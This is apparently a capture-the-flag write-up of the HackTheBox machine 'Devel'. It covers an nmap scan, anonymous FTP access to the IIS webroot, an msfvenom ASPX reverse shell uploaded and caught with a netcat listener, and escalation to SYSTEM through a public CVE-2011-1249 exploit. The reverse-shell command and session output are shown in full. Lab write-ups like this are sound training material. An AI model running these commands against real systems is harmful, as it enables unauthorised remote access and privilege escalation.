HackTheBox – Devel

Summary

- Discovery of FTP server sharing webroot and allowing anonymous login.
- Upload of reverse shell via FTP.
- Access to system and revealing vulnerability to CVE-2011-1249, allowing local privelege escalation.
- Upload compiled exploit to system.
- Running exploit grants System priveleges.

Recon

I began by adding 10.10.10.5 to /etc/hosts as devel.htb.Port scans revealed an FTP server on port 21 and a HTTP server on port 80.

```
root@kali:~/Desktop/HTB/Devel# nmap -T5 -v devel.htb
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-23 15:14 BST
Initiating Ping Scan at 15:14
Scanning devel.htb (10.10.10.5) [4 ports]
Completed Ping Scan at 15:14, 0.12s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:14
Scanning devel.htb (10.10.10.5) [1000 ports]
Discovered open port 21/tcp on 10.10.10.5
Discovered open port 80/tcp on 10.10.10.5
Completed SYN Stealth Scan at 15:14, 5.95s elapsed (1000 total ports)
Nmap scan report for devel.htb (10.10.10.5)
Host is up (0.021s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE
21/tcp open  ftp
80/tcp open  http

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.31 seconds
           Raw packets sent: 2005 (88.196KB) | Rcvd: 6 (248B)
root@kali:~/Desktop/HTB/Devel# ports=$(nmap devel.htb -T5 -p- | grep ^[0-9] | cut -f1 -d "/");echo $
ports
21 80
root@kali:~/Desktop/HTB/Devel#
```

A more thorough scan of these services shows that FTP allows anonymous access and the HTTP server is running IIS 7.5.


```
# Nmap 7.80 scan initiated Tue Jun 23 15:12:35 2020 as: nmap -A -p21,80 -oN nmap.txt devel.htb
Nmap scan report for devel.htb (10.10.10.5)
Host is up (0.014s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-18-17  02:06AM       <DIR>          aspnet_client
| 03-17-17  05:37PM                  689 iisstart.htm
|_03-17-17  05:37PM               184946 welcome.png
| ftp-syst:
|_  SYST: Windows_NT
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|phone|specialized
Running (JUST GUESSING): Microsoft Windows 8|Phone|2008|7|8.1|Vista|2012 (92%)
```

Upon enumeration of the FTP server it appears to be sharing the webroot.

```
root@kali:~/Desktop/HTB/Devel# ftp devel.htb
Connected to devel.htb.
220 Microsoft FTP Service
Name (devel.htb:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp> prompt
Interactive mode off.
ftp> mget *
local: iisstart.htm remote: iisstart.htm
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
689 bytes received in 0.01 secs (51.9496 kB/s)
local: welcome.png remote: welcome.png
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 820 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
184946 bytes received in 0.13 secs (1.3383 MB/s)
ftp>
```

This is confirmed by attempting to visit aspnet_client – a directory from the FTP share. Whilst access is denied the page definitely exists.



FootHold

I created an aspx reverse shell using msfvenom and uploaded it via FTP.

```
root@kali:~/Desktop/HTB/Devel# msfvenom -p windows/shell_reverse_tcp LHOST=tun0 LPORT=9001 -f aspx > driggzzzz.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of aspx file: 2757 bytes
root@kali:~/Desktop/HTB/Devel#
```

```
ftp> put driggzzzz.aspx
local: driggzzzz.aspx remote: driggzzzz.aspx
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
2792 bytes sent in 0.00 secs (52.2090 MB/s)
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
03-18-17  02:06AM       <DIR>          aspnet_client
06-27-20  01:41AM                 2792 driggzzzz.aspx
03-17-17  05:37PM                  689 iisstart.htm
03-17-17  05:37PM               184946 welcome.png
226 Transfer complete.
ftp>
```

I set up a listener and navigated to my reverse shell in my browser, granting me a shell as iis apppool\web.

```
root@kali:~/Desktop/HTB/Devel# nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.5] 49165
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
iis apppool\web

c:\windows\system32\inetsrv>
```


Privilege Escalation

I used systeminfo to gain more information about the system; this shows the system is running Windows 7 version 6.1.7600 and that the machine is unpatched.

```
Host Name:                 DEVEL
OS Name:                   Microsoft Windows 7 Enterprise
OS Version:                6.1.7600 N/A Build 7600
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          babis
Registered Organization:
Product ID:                55041-051-0948536-86302
Original Install Date:     17/3/2017, 4:17:31 ��
System Boot Time:          27/6/2020, 1:03:29 ��
System Manufacturer:       VMware, Inc.
System Model:              VMware Virtual Platform
System Type:               X86-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: x64 Family 23 Model 1 Stepping 2 AuthenticAMD ~2000 Mhz
BIOS Version:              Phoenix Technologies LTD 6.00, 12/12/2018
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             el;Greek
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+02:00) Athens, Bucharest, Istanbul
Total Physical Memory:     1.023 MB
Available Physical Memory: 781 MB
Virtual Memory: Max Size:  2.312 MB
Virtual Memory: Available: 1.772 MB
Virtual Memory: In Use:    540 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    HTB
Logon Server:              N/A
Hotfix(s):                 N/A
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) PRO/1000 MT Network Connection
                                 Connection Name: Local Area Connection
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 10.10.10.5
```

A quick google search finds the following page containing a POC for CVE-2011-1249: https://www.exploit-db.com/exploits/40564

I compiled the exploit and hosted it via python simple http server.



I downloaded the compiled exe using powershell, running it granted me system priveleges.